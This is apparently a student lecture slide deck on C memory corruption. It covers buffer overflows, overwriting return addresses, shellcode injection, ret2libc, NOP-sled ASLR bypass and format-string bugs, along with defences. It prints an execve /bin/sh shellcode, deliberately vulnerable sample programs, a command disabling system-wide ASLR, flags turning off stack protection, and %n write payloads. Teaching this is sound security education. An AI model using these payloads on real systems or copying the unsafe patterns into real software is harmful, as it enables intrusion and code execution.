Memory Corruption

Akash Trehan(150050031)
Sivaprasad Sudhir(130050085)
Nagaraju Karre(130050080)
Ravi Chandra(130050061)

Memory Layout of C programs




Image source :
http://www.geeksforgeeks.org/memory-layout-of-c-program/

Function Calls on Call Stack




Image source : http://cs.likai.org/teaching/cs210-fall-2009

Buffer Overflow Attacks

Buffer Overflow Attacks

- A buffer overflow is the result of stuffing more data into a buffer than it can handle
- Buffer overflow errors are characterized by the overwriting of memory fragments of the process, which should have never been modified.
- Overwriting values of the Instruction Pointer, Base Pointer, variables etc. causing exceptions, seg faults, other errors or execution of the application in an unexpected way

Simple Buffer Overflow Attack

```
struct User
{
  char buf[4];
  int isRoot;
};

int main() {

  struct User user;
  user.isRoot = 0;

  gets(user.buf);

  if(!user.isRoot) {
    printf("No root permissions available\n");
  }
  else {
    printf("Hacked!! Root permissions available\n");
  }

}
```

The buffer overflow attack could result from an input that is longer than the implementor intended

Authentication Bypass by Overwriting Variables

```
int main() {

  char buffer[4];
  int flag = 0;

  flag = check();

  scanf("%s", &buffer);

  if (flag)
    GrantAccess();
  else
    DenyAccess()
}
```

Authentication Bypass by Overwriting *eip*

```
void f() {
  int* ptr;
  int buf[10];
  ptr = buf + 14;
  (*ptr) += 2;
}

int main() {

  printf("The end of the program\n");
  f();
  printf("... May be not\n");

}
```

Authentication Bypass by Overwriting *eip*

```
void f() {
  char buf[8];
  gets(buf);
}

void g() {
  printf("Hacked!!x\n");
}

int main() {
  f();
}
```

Solution??

- The problem lies in native C functions, which don't care about doing appropriate buffer length checks
- Use safe equivalent functions, which check the buffers length like fgets(buf, nbytes, stream), strncpy(destbuf, srcbuf, nbytes)
- Better compilers

Stack Protection

- Stack Canary
- Non executable Stack




Image source : http://www.cse.scu.edu/~tschwarz/coen152_05/Lectures/BufferOverflow.html

Shellcode Injection

By overflowing the buffer

What is Shellcode?

- According to Wikipedia, a shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine.

Why Shellcode?

- We saw that we could return to a malicious function by using the address of that function.
- But what if there is no malicious function?
  - Supply your own assembly and get that executed!!
  - The Shellcode will represent the opcodes of our assembly instructions.

Shellcode Example:

```
\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\
x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80
```

Demo

```
int main {

    char buffer[64];
    gets(buffer);
}


/*
    Input:
    Shellcode +
    RandomBytes +
    Address of buf
*/
```

Note: target in the image refers to buffer in our code




Image Source

W^X - Write XOR Execute

- Write or Execute is a security feature in Operating systems introduced to mitigate Shellcode attacks.
- It means that no location in the memory should be writable and executable at the same time.
- Thus we may be able to put our shellcode on the stack but it won't execute.
- This mitigation technique is also called DEP(Data Execution Prevention).
- For this exploit we will turn off this protection,
- Later we'll perform an attack with this feature turned on

Compile Command -> gcc -fno-stack-protector -z execstack -o demo demo.c

ASLR

- Address space layout randomization (ASLR) is a computer security technique involved in protection from buffer overflow attacks.
- ASLR randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap, and libraries.
- Having ASLR turned on, it would not be easy to get our shellcode executed, since it would be difficult to find the return address

Disabling System-wide ASLR:

```
echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
```

ret2libc Attack

Bypassing DEP/Non-executable stack

Problem and Solution

- Problem: The stack is not executable so we can't use a shellcode!

- So what do we do now?
- We need to somehow find code already in the memory and use that to get a shell.
- One way is to get a `system("/bin/sh")` call.
- system() is present in the shared libc library!
- And so is the "/bin/sh" string.
- Note: System-wide ASLR is still turned OFF.

Demo

```
void hackthis(char* inp)
{
     char name[64];
     strcpy(name, inp);
     printf("Hello %s\n", name);
}
int main(int argc, char** argv)
{
     hackthis(argv[1]);
     return 0;
}
```




Image Source

Bypassing ASLR using NOP Spray

Bypassing ASLR

- We are going to bypass this ASLR protection to run our shellcode using NOP Sled and environmental variables

- The problem we have to tackle with ASLR is that, we don’t know for sure where the shellcode we pass as argument will be stored in the stack

- To overcome this we use environment variables.
- Environmental variables have large amount of space reserved for them

Bypassing ASLR

- We would be using an environmental variable with large NOP sled.
- NOP sled is a sequence of No oPeration instructions(instructions which do nothing)
- Our aim now will be to change the return address to address ,in which this large variable resides
- We can randomly make a guess on that, and run the program repeatedly,until we get access to it
- Once our guess is correct we would be able to run our shell code on the system

Format String Vulnerability

Format String Vulnerability

- Format Strings are extensively used in printf()
  - Example : printf(“The value of A is %d”, A)
- Sometimes programmers use printf(string) instead of printf(“%s”, string) to print strings. Functionally, this works fine.
- But what happens if the string contains a format parameter? -- vulnerability.

Parameter	Input Type	Output Type
%d	Value	Decimal
%u	Value	Unsigned decimal
%x	Value	Hexadecimal
%s	Pointer	String
%n	Pointer	Number of bytes written so far


Reference : [1]

How does printf work?

- If a format parameter is encountered, the appropriate action is taken, using the argument in the stack corresponding to that parameter.
- Example :

  printf("%d %x %x", A, &A, B)

  printf(“%d %x %x”)



Reference : [1]

- Responsibility lies with programmer to supply parameters
- If insufficient number of parameters supplied - then read from values on the stack.
- %n -- printf can write to an address

Read any value -- hack

```c
int main(int argc, char *argv[]) {
    char text[1024];

    int pass_code = 1234;

    strcpy(text, argv[1]);
    printf("Entered passcode:\n");

    // Bad code :
    printf("%s", text);
    printf("\nThe wrong way to print user-controlled input:\n");
    printf(text);
    printf("\n");
}

// ./cp $(perl -e 'print "%d..........."x8')
```

- Read stack variables - Imp. data on stack.
- Can be used also to read values at any given address -- example env variables, password strings, any confidential info embedded in the program.

Change any value -- hack

```c
int main(int argc, char *argv[]) {
    char text[1024];
    static int approved = 0;

    strcpy(text, argv[1]);
    printf("You entered the below passcode:\n");
    printf("%s", text);
    printf("\nThe wrong way to print user-controlled input:\n");
    printf(text);
    printf("\n");
    // Debug output
    printf("[*] test_val @ 0x%08x = %d\n",&approved,approved);
    if (strcmp(text, "password") == 0) approved = 1;
    if ( approved > 0) {
        printf("You may enter!\n");
    }
    else printf("Bad password!\n");

}

// ./bp $(printf "\x34\xa0\x04\x08")%x%x%x%n
```

- Can change the value at any address because of %n parameter.
- Can figure out the address of variables using previous hack and rewrite their values.
- Can write any value using length specifiers in some parameters -- for example %400x
- Writing to variables can completely change the program execution.

Defense

- This vulnerability originates from the programmer - All of the common format string vulnerable functions, such as printf , should be checked to ensure that they are being used in a safe manner.

References

[1] Hacking - The Art of Exploitation by Jon Erickson